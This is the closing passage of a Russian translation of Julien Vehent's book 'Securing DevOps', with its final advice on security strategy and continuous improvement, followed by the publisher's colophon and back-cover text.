Это сложно. Вам может понадобиться некоторое время, чтобы абстрагироваться от безумного ритма реализаций функциональности, составления обзоров безопасности и пересмотра кода. Хороший стратег знает, как пересмотреть ситуацию и перераспределить ресурсы по организации, даже если это подразумевает ликвидацию проектов, утративших высокий приоритет. Вам нужно иметь возможность делать такие вещи, а оценка рисков и аудит в исполнении сторонних компаний помогут вам по-новому расставить приоритеты.

В идеальном случае вы должны быть способны при любой ситуации представить руководству организации точную оценку безопасности. Вы потратили столько времени на погружение во все закоулки инфраструктуры, что должны знать, где находятся темные места и над какими областями еще нужно поработать.

Начните развивать свои навыки управления проектом. У всех сотрудников работы предостаточно, это естественно для ведения бизнеса. Навыки управления проектами помогут вам определить первоочередные задания и отодвинуть в конец очереди менее важные. Вы можете попросить помощи в этом деле, хотя я считаю, что хороший менеджер держит список приоритетов в уме и ему не нужна помощь менеджера проекта.

Постарайтесь не преувеличивать значимость управления рисками. Главный приоритет остается прежним — обеспечить безопасную работу организации. Ваша основная цель — помочь в этом DevOps-командам, а управление рисками — один из инструментов в вашем арсенале для достижения этой цели. Хорошая стратегия безопасности поддерживает равновесие между безопасностью, реагированием на вторжения и инциденты и управлением рисками.

13.4.2. Постоянное совершенствование

Обеспечение постоянной безопасности — это итеративный процесс, цикл, который помогает вам все время увеличивать безопасность всех наиболее важных областей. Важно, чтобы эта хорошо смазанная машина двигалась настолько гладко, насколько возможно, и вы вкладывали силы во все области одновременно. Например, вы не можете на год оставить без внимания выявление вторжений ради перестроения безопасности сетей. Эти две области должны развиваться параллельно для обеспечения непрерывной безопасности организации.

Нужны ли вам год, три или пять для усвоения всего материала, который мы рассмотрели в этой книге, — неважно. Важно то, что требуется постоянно пересматривать и улучшать эти области. Инструменты, которые вы создали два года назад, могут быть уже не так хороши, или организация переместилась с AWS на GCE, или вышла из облака и вернулась к центрам обработки данных, или все сайты начали использовать новый фреймворк JavaScript, который не воспринимается вашим сканером уязвимостей, или организация решила открыть новое подразделение, занятое разработкой беспилотных машин. Вам следует постоянно адаптироваться и идти в ногу с организацией, чтобы оставаться нужными.

В главе 1 я определил DevOps как процесс непрерывного совершенствования программных продуктов посредством ускорения циклов релизов, глобальной автоматизации интеграционных и разверточных конвейеров и тесного взаимодействия между командами. Вашей задачей в защите DevOps будет поддержка этого процесса, для чего необходимо стоять на переднем крае модернизации организации и выступать движущей силой перемен. Не становитесь парнем из сферы безопасности, который отказывается адаптироваться к новой инфраструктуре из-за того, что это делает его инструменты бесполезными. Никому не нравятся такие парни.

Десять тысяч часов поначалу может показаться слишком долгим периодом, но поспрашивайте опытных менеджеров в области безопасности, которые реализовывали стратегии с нуля, и они вам расскажут, что эта цифра еще оптимистичный вариант. Крупные корпорации тратят гораздо больше времени и ресурсов на программы безопасности, зачастую нанимая десятки или сотни инженеров по безопасности.

Поэтому я попрошу вас соблюдать спокойствие. Отводите достаточно времени на то, чтобы вещи шли своим чередом, это позднее окупится. Совершенствуйте свои навыки, пока не достигнете мастерства. Будьте техничными, участвуйте в процессе проектирования, делая организацию все более безопасной с течением времени. Наверное, самой важной целью в защите DevOps является непосредственное обеспечение безопасности продукта для людей и технологий и создание полезных, устойчивых и безопасных облачных сервисов.

Удачи!

Джульен Вехен
Безопасный DevOps. Эффективная эксплуатация систем

Перевел с английского *С. Черников*

Заведующая редакцией	<i>Ю. Сергиенко</i>
Руководитель проекта	<i>С. Давид</i>
Ведущий редактор	<i>Н. Гринчик</i>
Литературные редакторы	<i>Е. Ковалева, Н. Рощина</i>
Художественный редактор	<i>С. Заматевская</i>
Корректоры	<i>Е. Павлович, Т. Радецкая</i>
Верстка	<i>Г. Блинов</i>

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 08.2019. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 30.07.19. Формат 70×100/16. Бумага офсетная. Усл. п. л. 34,830. Тираж 1000. Заказ 6215.

Отпечатако в АО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».

142300, Московская область, г. Чехов, ул. Полиграфистов, 1.
Сайт: www.chpd.ru, E-mail: sales@chpd.ru, тел. 8(499)270-73-59

Безопасный DevOps

Эффективная эксплуатация систем

Приложение, запущенное в облаке, обладает множеством преимуществ, но в то же время подвержено особым угрозам. Задача DevOps-команд — оценивать эти риски и усиливать защиту системы от них.

Книга основана на уникальном опыте автора и предлагает важнейшие стратегические решения для защиты веб-приложений от атак, предотвращения попыток вторжения. Вы увидите, как обеспечить надежность при автоматизированном тестировании, непрерывной поставке и ключевых DevOps-процессах. Научитесь выявлять, оценивать и устранять уязвимости, существующие в вашем приложении. Автор поможет ориентироваться в облачных конфигурациях, а также применять популярные средства автоматизации.

В этой книге:

- Обеспечение непрерывной безопасности.
- Внедрение безопасности на основе тестирования в DevOps.
- Приемы, помогающие повысить надежность облачных сервисов.
- Отслеживание вторжений и реагирование на инциденты.
- Тестирование безопасности и оценка рисков.

Требуется знание Linux и владение стандартными практиками DevOps, такими как CI, CD и модульное тестирование.



Заказ книг:

тел.: (812) 703-73-74
books@piter.com

WWW.PITER.COM

каталог книг и интернет-магазин



instagram.com/piterbooks



youtube.com/ThePiterBooks



vk.com/piterbooks



facebook.com/piterbooks

Джюльен Вехен

архитектор безопасности и приверженец DevOps. Руководит подразделением оперативной безопасности в Mozilla и отвечает за защиту публичных сайтов и нагруженных облачных сервисов Firefox.

Книга предлагает отличные идеи и приводит примеры из жизни. Обязательна к прочтению.

Эдриэн Саладин,
PeopleDoc

Позволяет найти подход к сложной теме. Рекомендуются для прочтения специалистам DevOps и специалистам по эксплуатации.

Адам Монтвиль,
Центр интернет-безопасности

Потрясающая книга об обеспечении безопасности разработки ПО, которая сегодня является жизненно необходимой, независимо от того, придерживаетесь вы DevOps или нет.

Эндрю Бовиль,
Next Century

ISBN 978-5-4461-1336-1



9 785446 113361